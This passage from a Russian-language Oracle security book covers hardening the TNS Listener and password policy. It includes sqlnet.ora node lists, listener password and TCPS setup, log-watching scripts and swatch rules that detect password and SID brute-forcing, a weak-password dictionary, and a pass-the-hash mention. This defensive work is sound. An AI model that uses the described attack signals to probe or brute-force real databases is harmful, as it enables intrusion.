Поскольку обычно в любой компании доступ к службе Листенера необходим далеко не всем сотрудникам, то логично ограничить подключение к Листенеру по IP-адресу, тем более, что такая возможность встроена в утилиту. В случае использования СУБД как backend к веб-приложению, достаточно вообще разрешить доступ только веб-серверу и администраторам. В случае же использования СУБД в связке, например с системой SAP, в список разрешенных IP-адресов можно добавить и подсеть SAP-серверов. Разграничение осуществляется при помощи технологии «valid node checking», что на практике реализуется путем добавления нескольких строк в конфигурационный файл sqlnet.ora, находящийся в директории $ORACLE_HOME/network/admin/. Пример:

```
tcp.validnode_checking = yes
tcp.invited_nodes = (192.168.30.13, 192.168.30.14, OracleDB1, …)
tcp.excluded_nodes=( 192.168.30.15, evilhost1, …)
```

Директива tcp.validnode_checking включает ограничение по IP-адресам. Директива tcp.invited_nodes позволяет задавать список разрешенных адресов: разрешено вводить только отдельные IP-адреса и имена хостов. Список подсетей вводить запрещено. Директива tcp.excluded_nodes позволяет задавать список запрещенных адресов: можно вводить только отдельные IP-адреса и имена хостов. *Ни в коем случае не используйте две директивы одновременно, они не будут работать.* Автор рекомендует использовать список разрешенных адресов и ограничить его адресами администраторов, и тех пользователей которым разрешен доступ исходя из выполняемых ими задач.

Использование данного метода защиты не всегда может быть удобно, а также он не защищает нас в случае захвата злоумышленником хоста, входящего в список разрешенных, кроме того, злоумышленник может подменить свой IP-адрес спуфингом. Так как для полноценной защиты этого метода явно недостаточно, мы переходим к следующему разделу.

11.1.3. Защита от неавторизированных подключений к Листенеру

Наконец мы перешли к наиболее важной части, собственно защите службы Листенера. В случае если злоумышленник обходит проверку по IP-адресу и находит порт Листенера, то перед ним открывается полный простор для деятельности. Чтобы этого не случилось, необходимо установить пароль на Листенер.

Как известно, в версии Oracle, начиная с 10-й, появилась опция LOCAL_OS_AUTHENTICATION, установленная на Листенер по умолчанию и запрещающая удаленное управление. Но, во-первых, это не всегда удобно в плане администрирования, а во-вторых – ее можно обойти, подключившись к Листенеру изнутри, как было описано в разделе 9.2.1. Поэтому настоятельно рекомендуется даже в версиях СУБД, начиная с 10g (а в старых версиях и подавно), включить аутентификацию по паролю. Делается это следующим образом:

```
LSNRCTL> set current_listener <адрес Листенера>
LSNRCTL> change_password
Old password: <нажмите enter, если пароль не был установлен>
New password: <введите новый пароль>
Reenter new password: <повторите новый пароль>
LSNRCTL> set password
Password: <введите новый пароль>
LSNRCTL> save_config
```

Естественно, пароль должен соответствовать требованиям безопасности:

- содержать не менее 9 символов (а учитывая растущую популярность подбора паролей, используя графические процессоры, рекомендуется не менее 10 символов). Такая длина обоснована тем, что пароль должно быть сложно получить в открытом виде, даже если мы тем или иным способом получили его хэш.
- включать в пароль спецсимволы, цифры;
- не использовать словарные слова, номера телефонов и прочие легко подбираемые значения.

В результате установки пароля злоумышленник при попытке подключения к Листенеру увидит сообщение, представленное на рис. 11.1.3-1.




Рис. 11.1.3-1. Сообщение об ошибке при подключении к Листенеру без пароля

Установкой пароля мы защитим Листенер от всех атак, направленных на подмену log-файла, атак на отказ в обслуживании и прочих атак, приведенных в разделе 2.2.

11.1.4. Установка патчей и удаление лишних компонентов

После того как пароль установлен, необходимо установить последние обновления безопасности, закрывающие ряд уязвимостей переполнения буфера и предотвращающие такую атаку на Листенер, как аутентификация хэшем, от которой не спасет установка пароля. Кроме того, необходимо отключить опасные компоненты в случае их неиспользования. К таким компонентам относится сервис EXTPROC, позволяющий запускать внешние процедуры.

11.1.5. Защита от атак, направленных на перехват пароля

Если вы считаете что теперь после того, как установлен пароль и патчи, вам ничто не грозит, то вы ошибаетесь, советую перечитать главу 2. Для того чтобы защититься от таких атак, как перехват пароля или SID, необходимо включить SSL-шифрование трафика между клиентом СУБД и Листенером. На сервере это реализуется следующим образом:

```
LISTENER=
  (DESCRIPTION=
    (ADDRESS_LIST=
      (ADDRESS=
        (PROTOCOL=tcps)
        (HOST = 192.168.40.33)
        (PORT = 41521)))
```

В листинге указано, что Листенер принимает соединения на хост 192.168.40.33 и порт 41521 по защищенному протоколу (protocol=tcps). Чтобы включить поддержку шифрования на клиенте, необходимо отредактировать файл listener.ora:

```
CONNECT_172 =
  (DESCRIPTION =
    (ADDRESS =
      (PROTOCOL = tcps)
      (HOST = 192.168.40.33)
      (PORT = 41521)) ))
```

Таким образом, перехват пароля в открытом виде или его хэша будет сильно затруднен. Также затруднен будет перехват SID базы данных. Сказать, что он будет невозможен, нельзя, так как существуют атаки, позволяющие прослушать SSL-трафик, но тем не менее – это лучше, чем ничего.

11.1.6. Защита от неправомерного доступа к конфигурационным файлам

После того как мы защитились от перехвата конфиденциальных данных по сети, остается еще один важный момент. Получить доступ к хэшу пароля можно, прочитав конфигурационный файл listener.ora на сервере. Таким образом, злоумышленник, получивший некий доступ на сервер, имеет возможность скомпрометировать СУБД. Чтобы уменьшить вероятность такой атаки, необходимо расставить права на доступ к конфигурационным файлам:

- конфигурационные файлы listener.ora, sqlnet.ora и protocol.ora должны иметь атрибут 600 (то есть права на чтение и запись только у пользователя Oracle);
- исполняемые файлы tnslsnr и lsnrctl должны иметь атрибут 751.

11.1.7. Мониторинг обращений к Листенеру и защита от перебора

Теперь можно считать, что Листенер защищен от самых опасных атак. Тем не менее до сих пор возможен подбор паролей к Листенеру и SID базы данных. Так как средствами Листенера заблокировать попытки подбора паролей и SID невозможно, то приходится реализовывать это дополнительными средствами.

Единственное, что предоставляет нам в помощь Листенер, это ведение журнала подключений (лог-файла). Данную опцию как минимум необходимо включить для получения информации об обращениях к Листенеру. Если она не включена по умолчанию, то делается это следующим образом:

```
LSNRCTL> set current_listener <адрес Листенера>
LSNRCTL> set password
Password: <введите пароль>
LSNRCTL> set log_directory <oracle_home path>/network/admin
LSNRCTL> set log_file <SID >.log
LSNRCTL> set log_status on
LSNRCTL> save_config
```

После того как мы включили службу ведения журнала подключений, нужно обратить внимание на следующие сообщения:

- *TNS-01189 Listener could not authenticate the user* – попытки подключения к закрытому Листенеру;
- *TNS-12514: TNS listener does not currently know of service requested in connect descriptor* – частое появление данной ошибки может говорить о вероятном подборе SID;
- *TNS-12505: TNS listener does not currently know of SID given in connect descriptor* – частое появление данной ошибки может говорить о вероятном подборе SID;
- *TNS-01169 The listener has not recognized the password* – частое появление данной ошибки может говорить о вероятном подборе пароля (рис. 11.1.7-1).

Выше были приведены основные ошибки, связанные с подбором паролей и SID к Листенеру, и другие ошибки, связанные с подбором учетных записей и паролей к ним, – их мы рассмотрим позже.

Для автоматического отслеживания данных ошибок можно написать собственный скрипт или воспользоваться одним из существующих. Ниже приведен пример одного из скриптов, который автоматически отслеживает вероятный подбор паролей и отсылает администратору сообщение на почту:

```
#!/usr/bin/perl -w
 if ($#ARGV !=1) {
  die "Usage: check_alert.pl <hostname> <path_to_listener_log> ex. MyHost /
var/opt/oracle/listener.log.\n";
}
sleep 2;

$interval=1200;   # How many seconds before we check to see if data has
```




Рис. 11.1.7-1. Пример лог-файла, в котором видны попытки подбора пароля

```
been written to the logfile;
$email_threshold=5;  # How many errors within the interval before an email
gets sent;
$hostname=$ARGV[0];
$file=$ARGV[1];
open(filePtr, $file) or die "Can't find $file\n";


for (;;) {
  @errors=("Subject: Listener Password  Errors for $hostname\n");
  $currTime = localtime(time);
  push(@errors,"Here are some errors found at $currTime for $hostname.\n");

  while (<filePtr>) {
   chop $_;
   if (/TNS-01169/) {
  push(@errors, "$_\n");
   }
  }

  if ($#errors > $email_threshold)  {
   $rndExt = time;
   $rndFile = "alert_errors_$rndExt";
   open (TMPFILE, ">/tmp/$rndFile");

   foreach $error (@errors) {
   print TMPFILE $error;
```

```
    }
    close(TMPFILE);
    system ("mail user\@mycompany.com < /tmp/$rndFile");
    system ("rm /tmp/$rndFile");
   }

   sleep $interval;
   seek filePtr, 0, 1;
}
```

Кроме использования подобных скриптов, можно воспользоваться более элегантным решением – утилитой swatch (http://swatch.sourceforge.net), созданной для отслеживания журналов аудита и оповещения о событиях на почту. Пример конфигурации для отслеживания атак на Листенер приведен ниже:

```
watchfor /TNS\-01169:.* not recognized the password/
  mail=alert@company.com, subject=TNS password bruforce
  throttle 01:00:00

watchfor /TNS\-01189:.* could not authenticate/
  mail= alert@company.com,subject=TNS unauthorized acess
  throttle 01:00:00

watchfor /TNS\-12514:.* not currently know of service /
  mail= alert@company.com,subject= Service Name bruteforce attack
  throttle 01:00:00

watchfor /TNS\-12505:.* not currently know of SID /
  mail= alert@company.com,subject= Sid bruteforce attack
  throttle 01:00:00
```

После того, как утилита будет запущена, раз в минуту будет проверяться журнал подключений, и в случае обнаружения попыток подбора будет отправляться письмо на адрес администратора с сообщением о возможной атаке.

11.1.8. Защита от получения злоумышленником SID

В прошлом разделе мы частично коснулись защиты от подбора SID; если вспомнить главу 3, то станет ясно, что подбор – это далеко не единственный способ получения SID. Есть множество других способов, от которых также необходимо защититься. Для этого в первую очередь следует назначать SID в соответствии со следующими требованиями.

Требования к составлению SID

При назначении SID надо руководствоваться следующими требованиями (похожими на требования по парольной политике):

- SID должен состоять не менее, чем из 6 символов;
- желательно, чтобы SID включал в себя спецсимволы и цифры;
- SID не должен быть словарным словом;
- SID не должен содержать в себе частичного или полного имени хоста и любых сведений о компании.

Кроме того, автор не советовал бы использовать шаблон для составления SID, как рекомендуется в некоторых источниках. Под шаблоном здесь понимается некий алгоритм назначения SID в зависимости от типа данных, хранящихся в СУБД, и прочих параметров.

Например: SID=testGIS10g4 вероятнее всего говорит о том, что это база GIS (геоинформационная система), находящаяся в тестовой эксплуатации, версия базы – 10g, и, вероятнее всего, последняя цифра означает порядковый номер. Таким образом, если злоумышленник каким-нибудь образом узнает приведенный выше SID, то следующее действие, которое он совершит, это попробует такие SID, как GIS10g, GIS10g1, prodGIS10g, workGIS10g и подобные, для того, чтобы, возможно, обнаружить рабочую версию СУБД. Таким образом, использование одного алгоритма для составления SID грозит тем, что могут быть скомпрометированы другие базы данных. Поэтому рекомендуется либо вообще не использовать подобные алгоритмы, либо постараться придумать более сложный алгоритм и не в коем случае не оставлять ни одного слабого звена. Таким образом мы обеспечим защиту от подбора. Но подбор – не единственный способ получения SID.

Защита от получения SID через сторонние приложения

Для того чтобы SID невозможно было узнать из сторонних приложений, необходимо ограничить к ним доступ или модифицировать данные, передаваемые этими приложением, например скрывать вывод ошибок в SAP или модифицировать страницу приветствия у Oracle Application Server. Также крайне не рекомендуется устанавливать на один сервер несколько разных СУБД и другие сторонние приложения, так как через них можно получить SID, а в некоторых случаях – доступ к командной строке сервера (см. 3.2.5).

Защита от получения SID через сторонние серверы

Остается еще один способ получения SID – получение доступа к конфигурационным файлам tnsnames.ora, в которых могут хранится данные о подключениях к разным серверам. В этом случае поможет только совет не хранить эти данные, или если они все-таки необходимы, то обеспечить повышенную безопасность данных серверов и, как уже описано выше, расставить привилегии на доступ к файлам tnsnames.ora. Что касается ссылок на другие СУБД, которые хранятся в базе, то необходимо использовать только private-ссылки, доступные только пользователю с правами DBA.

После приведенных выше действий проблема остается только с СУБД Oracle версии 9 и ниже. Там, как уже говорилось выше, SID доступен командой status, даже если на Листенер установлен пароль. Защититься от этого стандартными методами невозможно, и в этом случае, конечно, частично поможет смена порта Листенера и установка ограничений по IP-адресу, но это нельзя считать полноценной защитой. Как вариант, настоятельно рекомендуется перейти на более новую версию СУБД, к примеру 10g R2, которая на данный момент наиболее стабильная и защищенная.

11.1.9. Последние штрихи

Вот теперь можно уже почти с полной уверенностью сказать, что Листенер защищен от основных атак. Тем не менее важно понять, что он будет защищен, только если постоянно проводить такие действия, как:

- своевременная установка последних обновлений;
- регулярная смена паролей;
- регулярный анализ журналов аудита.

Без выполнения этих действий безопасность может быть нарушена в любой момент, в случае появления новой уязвимости в Листенере или компрометации пароля. Вот вкратце то, что необходимо сделать для защиты Листенера от сетевых атак. Теперь перейдем к проблеме паролей, о которой было немало сказано как в данной книге, так и во многих других источниках, поднимающих проблему безопасности СУБД Oracle.

11.2. Настройка парольной защиты

В главах 4 и 7 было достаточно много рассказано о проблемах, связанных с паролями в СУБД Oracle, таких как:

- огромное количество учетных записей с паролями по умолчанию;
- слабость алгоритма хранения паролей;
- возможность удаленного получения списка имен пользователей;
- множество способов получения пароля в открытом виде и в виде хэша.

Учитывая все эти недостатки, следует обратить повышенное внимание на парольную защиту. Начнем с наиболее важной проблемы – стандартных учетных записей.

11.2.1. Стандартные учетные записи и пароли

Как уже было рассказано в главе 4, в СУБД Oracle всех версий присутствуют учетные записи, созданные производителем и имеющие стандартные пароли. Список этих учетных записей с паролями доступен в Интернете, и существует множество утилит, осуществляющих проверку на наличие в СУБД учетных записей со стандартными паролями. В главе 4 также приведены таблицы с учетными записями, которые открыты по умолчанию для каждой из версий СУБД, начиная с версии 8i.

Чтобы заблокировать неиспользуемые учетные записи, проще всего воспользоваться программой Oracle Enterprise Manager Console. Ниже приведен снимок экрана (рис. 11.2.1-1), в котором указано, как заблокировать аккаунт DBSNMP, там же видно, какие еще учетные записи остались незаблокированными.

Для тех, кто привык работать в консоли, можно воспользоваться следующими командами:

```
sqlplus> connect sys/sh2kerr
sqlplus> alter user dbsnmp account lock;
```




Рис. 11.2.1-1. Блокировка аккаунта DBSNMP

Для проверки на стандартные пароли в СУБД Oracle 11g существует специальное представление dba_users_with_defpwd, оно выводит список учетных записей, у которых установлен стандартный пароль.

```
SQL> select * from dba_users_with_defpwd;

USERNAME
------------------------------------------
DIP
MDSYS
WK_TEST
CTXSYS
OUTLN
EXFSYS
SCOTT
MDDATA
ORDPLUGINS
ORDSYS
XDB
SI_INFORMTN_SCHEMA
WMSYS

13 rows selected.
```

В результате выборки из представления мы видим, что в СУБД присутствуют целых 13 пользователей со стандартными паролями. Пользуясь этим представле-

нием, мы можем всегда знать, какие учетные записи имеют стандартные пароли, и заблокировать их или в случае их использования сменить пароль на более стойкий.

11.2.2. Установка паролей и конфигурирование парольной политики

После того как заблокированы все неиспользуемые учетные записи, необходимо позаботиться об установке стойких паролей на оставшиеся, незаблокированные, учетные записи. Для установки пароля следует руководствоваться следующими критериями, которые советуют специалисты из Oracle:

- пароль должен содержать не менее 10 символов (но не более 30 согласно ограничениям в СУБД);
- необходимо использовать спецсимволы и цифры;
- пароль не должен быть словарным;
- необходимо включать в пароль спецсимволы, отличные от стандартных (см. главу 7).

Главное – не увлечься, не забывать о том, что пароли в СУБД Oracle не могут содержать больше 30 символов.

Следует отметить, что установить единожды сложный пароль недостаточно, необходимо его периодически менять, чтобы снизить риск при возможной компрометации пароля. Для контролирования выполнения парольных требований можно использовать профили, которые поддерживаются в СУБД Oracle.

Профили

Профиль – это некий набор установок, применимый к группе пользователей. При помощи профилей можно настроить такие опции, как блокирование учетных записей, контроль сложности пароля и пр. Есть возможность создать несколько профилей с разными настройками безопасности и применять их к разным группам пользователей. Существует два типа профилей: kernel limits и password limits. За безопасность отвечает профиль password limits, который мы сейчас и рассмотрим. Профили хранятся в представлении DBA_PROFILES.

```
SQL> select PROFILE, RESOURCE_NAME from dba_profiles;

PROFILE                        RESOURCE_NAME
------------------------------ ------------------------------
DEFAULT                        COMPOSITE_LIMIT
DEFAULT                        SESSIONS_PER_USER
DEFAULT                        CPU_PER_SESSION
DEFAULT                        CPU_PER_CALL
DEFAULT                        LOGICAL_READS_PER_SESSION
DEFAULT                        LOGICAL_READS_PER_CALL
DEFAULT                        IDLE_TIME
DEFAULT                        CONNECT_TIME
DEFAULT                        PRIVATE_SGA
DEFAULT                        FAILED_LOGIN_ATTEMPTS
DEFAULT                        PASSWORD_LIFE_TIME
```

```
PROFILE                        RESOURCE_NAME
------------------------------ ----------------------------
DEFAULT                        PASSWORD_REUSE_TIME
DEFAULT                        PASSWORD_REUSE_MAX
DEFAULT                        PASSWORD_VERIFY_FUNCTION
DEFAULT                        PASSWORD_LOCK_TIME
DEFAULT                        PASSWORD_GRACE_TIME
```

Теперь рассмотрим основные параметры профиля, которые помогут нам настроить парольную политику.

Password Verify Function. Этот параметр отвечает за использование функции для проверки соответствия требованиям к парольной политике. По умолчанию данная функция не установлена. Пример функции для проверки соответствия некоторым простым требованиям можно найти в файле $ORACLE_HOME/rdbms/admin/UTLPWDMG.SQL.

Перед тем как инсталлировать данную функцию, необходимо внести в нее несколько изменений для того, чтобы она была более безопасной. Во первых, необходимо сменить ограничение на длину пароля и вместо 4 символов ввести хотя бы 8 – для пользователей и не менее 10 – для администраторов (в случае если используется два профиля – для пользователей и администраторов).

```
-- Check for the minimum length of the password
   IF length(password) < 8 THEN
      raise_application_error(-20002, 'Password length less than 8');
   END IF;
```

Процедура также проверяет пароль, не входит ли он в список известных словарных паролей. Рекомендуется расширить существующий словарь простых паролей и добавить туда больше слов, а в идеале неплохо вообще создать таблицу в СУБД, куда внести большой словарь стандартных паролей и проверять вновь введенный пароль по данной таблице (для ускорения поиска неплохо отфильтровать таблицу и воспользоваться индексами).

Ниже приведен кусок кода процедуры проверки, в котором жирным выделены новые слова, добавленные в словарь:

```
-- Check if the password is too simple. A dictionary of words may be
   -- maintained and a check may be made so as not to allow the words
   -- that are too simple for the password.
   IF NLS_LOWER(password) IN ('welcome', 'database', 'account', 'user',
'password', 'oracle', 'computer', 'abcd', 'admin', '123qwe', 'qwerty', … )THEN
      raise_application_error(-20002, 'Password too simple');
   END IF;
```

Данная процедура также удовлетворяет следующим требованиям:

- запрещает использование пароля, совпадающего с именем пользователя;
- требует, чтобы в пароле был хотя бы один циферный, буквенный или специальный символ;
- запрещает использование трех предыдущих паролей.

Для того чтобы ввести в эксплуатацию данную процедуру, необходимо запустить скрипт UTLPWDMG.SQL от имени пользователя SYS, после чего необходимо добавить ее в наш профиль следующей командой:

```
Alter profile DEFAULT limit PASSWORD_VERIFY_FUNCTION verify_function;
```

В итоге при попытке назначения пользователю слабого пароля нам выдается ошибка о том, что пароль не соответствует требованиям политики безопасности (рис. 11.2.2-1).




Рис. 11.2.2-1. Проверка работы функции verify_function

Вот таким образом можно контролировать соответствие новых паролей требованиям политики.

Failed Login Attempts. Следующий важный параметр, позволяющий повысить безопасность, – это параметр FAILED_LOGIN_ATTEMPTS. Он отвечает за количество неверных попыток ввода пароля. Этот параметр позволяет предотвратить удаленный подбор паролей к СУБД и через определенное количество попыток подключения с неправильным паролем блокирует учетную запись на время, указанное в параметре PASSWORD_LOCK_TIME. Следующая команда устанавливает предел в 15 попыток подключения с неверным паролем:

```
Alter profile DEFAULT limit FAILED_LOGIN_ATTEMPTS 15;
```

Таким образом, после пятнадцати неудачных попыток учетная запись заблокируется, и злоумышленник не сможет подключиться к СУБД, впрочем, как и легальный пользователь. Эту опцию рекомендуется использовать осторожно на критичных к доступности системах, так как она может грозить отказами в обслуживании.

Password Life Time. Кроме этого, рекомендуется установить время жизни пароля в днях (согласно политике, установленной в компании). Следующая команда установила время жизни, равное 60 дням:

```
Alter profile DEFAULT limit PASSWORD_LIFE_TIME 60;
```

По прошествии 60 дней пароль придется сменить в принудительном порядке.

11.2.3. Настройка OS Authentication и Remote OS Authhentication

Выше мы рассмотрели, как защитить аккаунты СУБД от возможного подбора паролей. В случае если используется аутентификация только средствами СУБД, то приведенные рекомендации дадут приемлемый уровень защиты. Но СУБД Oracle также может быть настроена на аутентификацию с использованием учетных записей операционной системы, и этот случай также необходимо рассмотреть с точки зрения безопасности. Начнем с опции Local OS Authentication.

Local OS Authentication

В случае использования данной опции злоумышленник, имеющий права локального пользователя на сервере, может получить доступ к СУБД, установленной на этом сервере. Поэтому для защиты от неправомерного доступа к СУБД необходимо уделить повышенное внимание стойкости паролей в операционной системе для тех аккаунтов, которые имеют доступ к СУБД.

В случае если сервер СУБД установлен под ОС Windows, то использование аутентификации средствами ОС вообще не рекомендуется, так как в ОС Windows можно удаленно аутентифицироваться на сервере, используя только хэш пароля. Существует множество утилит, подобных pth-toolkit, позволяющих выполнять такие атаки.

Что касается операционных систем семейства Unix, то там такой проблемы нет, следовательно, опцию Local OS Authentication можно использовать, но в этом случае желательно, чтобы ОС использовала стойкий алгоритм шифрования паролей, такой как, например, md5. Кроме того, пароль должен соответствовать требованиям безопасности.

В случае если вы все-таки решили использовать Local OS Authentication, то необходимо осторожно использовать параметр OS Authentication Prefix. Как уже отмечалось в главе 4, в случае использования пустого значения параметра OS Authentication Prefix злоумышленник может аутентифицироваться в СУБД под привилегированной учетной записью базы данных. Поэтому использование пустого значения OS Authentication Prefix небезопасно. Узнать текущее значение префикса можно следующим образом:

```
SQL> select NAME, VALUE from v$parameter  where  NAME='os_authent_prefix';
```

Изменить его можно внесением OS_AUTHENT_PREFIX= OPS$ в файл init.ora.

Remote OS Authentication

Что касается данной опции, то ее использование крайне не рекомендуется, и ее необходимо отключить путем внесения изменений в init.ora, добавив следующую строку:

```
REMOTE_OS_AUTHENT=FALSE
```

11.2.4. Защита от неправомерного доступа к хэшам паролей

Выполнив приведенные выше рекомендации, мы обеспечим неплохой уровень защиты, но это не предел. Существует несколько методов получения паролей к СУБД в зашифрованном и открытом виде, от которых также следует защититься.

Перехват хэшей паролей по сети

В первую очередь это касается возможности перехвата хэша пароля, передающегося по сети, в этом случае нас спасет включение поддержки SSL-шифрования в настройках Листенера, как было указано выше.

Получение хэшей паролей из конфигурационных файлов

Следующее место, где можно обнаружить хэши паролей, – это конфигурационные файлы СУБД и файлы баз данных. В случае установки на них соответствующих прав доступа и использования стойких паролей мы также максимально снизим вероятность получения доступа к хэшам паролей и их расшифровки.

Получение паролей из ссылок на сторонние СУБД

Использование публичных ссылок на сторонние серверы СУБД, содержащих пароли в открытом виде, крайне небезопасно. Рекомендуется использовать только private-ссылки, доступные пользователям с правами DBA, и только в случае их крайней необходимости. Проверить существующие ссылки на сторонние СУБД можно следующим запросом:

```
SQL> select * from all_db_links;
```

11.3. Механизмы внутренней защиты

Выполнив приведенные выше указания, можно считать, что СУБД достаточно защищена от внешнего нарушителя. Теперь представим ситуацию, что злоумышленник каким-то образом проник в СУБД, например, узнав пароль методами социальной инженерии, или злоумышленник является писайдером и обладает некими минимальными правами в СУБД. В этом разделе мы рассмотрим вопросы защиты СУБД от внутреннего нарушителя.

11.3.1. Первичная настройка и установка критических обновлений

Первичная настройка

После установки СУБД необходимо настроить основной процесс СУБД на запуск от имени непривилегированного пользователя. Таким образом, у злоумышленника будет меньше шансов получить административный доступ в ОС, даже если он стал администратором в СУБД. В особенности это относится к ОС Windows, в которой основной процесс СУБД по умолчанию запускается с правами local system (рис. 11.3.1-1), а это даже более сильные права, чем администратора.




Рис. 11.3.1-1. Запуск службы Oracle с системными правами в ОС Windows

В ОС Windows для запуска СУБД необходимо создать отдельную учетную запись с минимальными правами.

Установка обновлений

При установке новой СУБД перед вводом ее в эксплуатацию необходимо установить последние критические обновления. В СУБД Oracle обновления выходят с периодичностью 4 раза в год – каждый квартал. Появление новых обновлений можно отслеживать на официальном сайте СУБД по ссылке http://www.oracle.com/technology/deploy/security/alerts.htm. Если вы подписаны на официальные обновления и у вас есть аккаунт на сайте metalink, то сами обновления и подробную информацию по ним можно найти здесь http://metalink.oracle.com.

Установка обновлений является очень важным, но отнюдь не единственным действием по защите СУБД. Как уже говорилось в главе про внутренние уязвимости, одних обновлений недостаточно, так как существует большое количество 0-day уязвимостей, от которых не спасают обновления безопасности.

11.3.2. Безопасное назначение привилегий

Как уже отмечалось выше, существует множество привилегий и ролей, обладая которыми злоумышленник может реализовать различные атаки, в том числе и повысить свои привилегии до роли DBA. Для того чтобы максимально обезопасить СУБД от внутренних нарушителей, необходимо пользоваться принципом наименьших привилегий при назначении опасных привилегий (см. главу 9) текущим и новым пользователям.

В СУБД Oracle 10g R2, к примеру, в роль RESOURCE входит только минимально необходимый набор привилегий. В отличие от более ранних версий, у роли RESOURCE отсутствует опасная привилегия CREATE VIEW (рис. 11.3.2-1).

Это позволяет уменьшить количество пользователей, которые потенциально могут реализовать уязвимость с представлениями.

